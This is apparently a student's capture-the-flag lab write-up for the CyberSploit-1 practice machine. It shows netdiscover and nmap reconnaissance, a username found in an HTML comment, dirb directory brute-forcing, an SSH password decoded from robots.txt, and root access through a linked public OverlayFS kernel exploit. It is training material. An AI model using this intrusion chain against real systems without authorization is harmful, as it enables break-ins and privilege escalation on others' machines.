

Vulnerability Assessment and Penetration Testing

CYBERSPLOIT-1

**Vedika Bang | Learnings: dirb, robots.txt, OverlayFS
Privilege Escalation | Level: Easy**

Submitted to: Wattlecorp Cybersecurity Labs.

1. First, we use **NETDISCOVER** tool. Basically, Net discover helps us to gather information about IP addresses, MAC addresses of the devices connected to the network. It works like ARP tool. We need root access to execute the command. We can use flags to reduce the output. (Simply man [command name])

```
Currently scanning: 192.168.34.0/16 | Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180

-----
IP           At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.1.6   08:00:27:bd:6f:2a  1      60  PCS Systemtechnik GmbH
192.168.1.62  [REDACTED]         1      60  Hon Hai Precision Ind. Co.,Ltd.
192.168.1.1   [REDACTED]         1      60  SaiNXT Technologies LLP

[7]+ Stopped netdiscover
```

In the above screenshot, we have gotten a few IP addresses. It is ostensible, net discover can be stopped forcefully if we don't want a full scan; or otherwise. Here, **192.168.1.6** is the required IP address.


2. Since, we have the IP address of the targeted machine, we can use **NMAP (Network Mapper)**, to know if any ports/Services are open/available to exploit.

```
root@vedika:~# nmap 192.168.1.6
Starting Nmap 7.80 ( https://nmap.org ) at 2021-08-27 11:21 IST
Nmap scan report for 192.168.1.6
Host is up (0.00023s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
root@vedika:~# |
```

Here, we can see **port no.22 (SSH service)** and **port no.80(HTTP service)** are open. So, it's obvious that we should go to that website; since we don't have the username for ssh-ing.

3. After looking it up on the browser, we get a clue. (Which is not really useful.) Since, “You should try something more”, it’s as plain as a day. [Checking the page source code!]



4. After looking into the source code, found a comment with username: itsskv [may use it for ssh login]

```
~ ^ ^ ^ ^ ^
      </ul>
</div>
</nav>
<!-- Optional JavaScript -->
<!-- jQuery first, then Popper.js, then Bootstrap JS -->
<script src="https://code.jquery.com/jquery-3.5.1.slim.min.js">
<script src="https://cdn.jsdelivr.net/npm/popper.js@1.16.0/dist/js/popper.min.js">
<script src="https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/js/bootstrap.min.js">

LOL ! hahahhahahahaha.....
<h5> You should try something more !
</pre>

<!-------username:itsskv----->
</body>
</html>
```

5. Very next step is to find a password. Here, we'll use DIRB command. DIRB is a Web Content Scanner. It looks for existing (and/or hidden) Web Objects. It basically works by launching a dictionary-based attack against a web server and analyzing the response. Command: dirb <URL>

```
root@vedika:~# dirb http://192.168.1.6

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Aug 27 11:30:57 2021
URL_BASE: http://192.168.1.6/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.6/ ----
+ http://192.168.1.6/cgi-bin/ (CODE:403|SIZE:287)
+ http://192.168.1.6/hacker (CODE:200|SIZE:3757743)
+ http://192.168.1.6/index (CODE:200|SIZE:2333)
+ http://192.168.1.6/index.html (CODE:200|SIZE:2333)
+ http://192.168.1.6/robots (CODE:200|SIZE:79)
+ http://192.168.1.6/robots.txt (CODE:200|SIZE:79)
+ http://192.168.1.6/server-status (CODE:403|SIZE:292)

-----

END_TIME: Fri Aug 27 11:31:01 2021
DOWNLOADED: 4612 - FOUND: 7
```

DIRB's output gives us information about hidden web objects. And as we can see robots.txt and robots seems suspicious. Well, **Robots.txt are the files which search engine crawlers which URLs the crawler can access on your site.** (This might contain a clue.)

6. URL:192.168.1.6/robots.txt upon loading this, we get a string of base 64. (can be guessed by it's appearance.)



7. We can simply decode it using CLI, with command: echo "string" | base64 -d

```
root@vedika:~# echo R29vZCBXb3JrICEKRmxhZzE6IGN5YmVyc3Bsb2l0e3lvdXR1YmUuY29tL2MvY3liZXJzcGxvaXR9 | base64 -d
Good Work !
Flag1: cybersploit(youtube.com/c/cybersploit)root@vedika:~# |
```

After decoding, we received the flag 1: which is the password for ssh login. (let's assume that!) (it'll work though.)

8. As port 22 is open, SSH service is available.

Command: ssh itsskv@198.162.1.6

After entering the above password, **we are in the targeted machine!**

```
root@vedika:~# ssh itsskv@192.168.1.6
itsskv@192.168.1.6's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

332 packages can be updated.
273 updates are security updates.

New release '14.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Fri Aug 27 11:43:13 2021 from vedika.local
itsskv@cybersploit-CTF:~$ |
```

9. After performing some commands like **pwd, cd, ls** we get the flag no.2 as shown in following screenshot.

```
itsskv@cybersploit-CTF:~$ pwd
/home/itsskv
itsskv@cybersploit-CTF:~$ ls
Desktop Documents Downloads examples.desktop flag2.txt Music Pictures Public Templates Videos
itsskv@cybersploit-CTF:~$ cat flag2.txt
01100111 01101111 01101111 01100100 00100000 01101111 01101111 01110010 01101011 00100000 00100001 00001010 01100110 01101100 01100001 01100111 00110
010 00111010 00100000 01100011 01111001 01100010 01100101 01110010 01110011 01110000 01101100 01101111 01101001 01110100 01111011 01101000 01110100 0
1110100 01110000 01110011 0011010 01110100 00101110 01101101 01100101 00101111 01100011 01111001 01100010 01100101 01110010 01110011 01110000 011011
00 01101111 01101001 01110100 00110001 01111101
```

After decoding binary string, we get the Flag.2

Binary Value	Ascii Text Value
0110011101101111011011110110010000100 0000111011101101111011100100110101100 1000000010000100001010011001100110110 0011000010110011100110010001110100010 0000011000110111100101100010011001010	good work ! flag2: <u>cybersploit{https:t.me/cybersploit1}</u>
<input type="button" value="Convert"/>	swap conversion: Ascii Text To Binary Converter

10. Well, very imminent step is to check About of the system. Using command uname-a/uname-r, we understand the version is older. It's astute that we might find a vulnerability regarding the same.

```
ltsskv@cybersploit-CTF:~$ uname -a
Linux cybersploit-CTF 3.13.0-32-generic #57-precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
ltsskv@cybersploit-CTF:~$ uname -r
3.13.0-32-generic
ltsskv@cybersploit-CTF:~$ SEEMS REALLY OLD VERSION!
```

11. Upon researching about Linux kernel 3.13.0, found 'overlays' local Privilege Escalation. Downloaded the raw code and compiled it.
<https://exploit-db.com/exploits/37292>

Here, overlayFS is a union mount filesystems implementation for Linux. The 'overlays' privileges escalation vulnerability allow local users to gain root privileges by taking advantage of configuration in which overlays is permitted in an arbitrary mounted namespace.



12. After downloading the raw code from the website, compiled it and run it **and THERE WE GO!**

```
# ls
finalflag.txt
# cat funflag.txt
cat: funflag.txt: No such file or directory
# cat finalflag.txt
CYBERSPLOIT

(c|o|n|g|r|a|t|u|l|a|t|i|o|n|s)

flag3: cybersploit{Z3X21CW42C4 many many congratulations !}

if you like it share with me https://twitter.com/cybersploit1.

Thanks !
# |
```

Stay safe.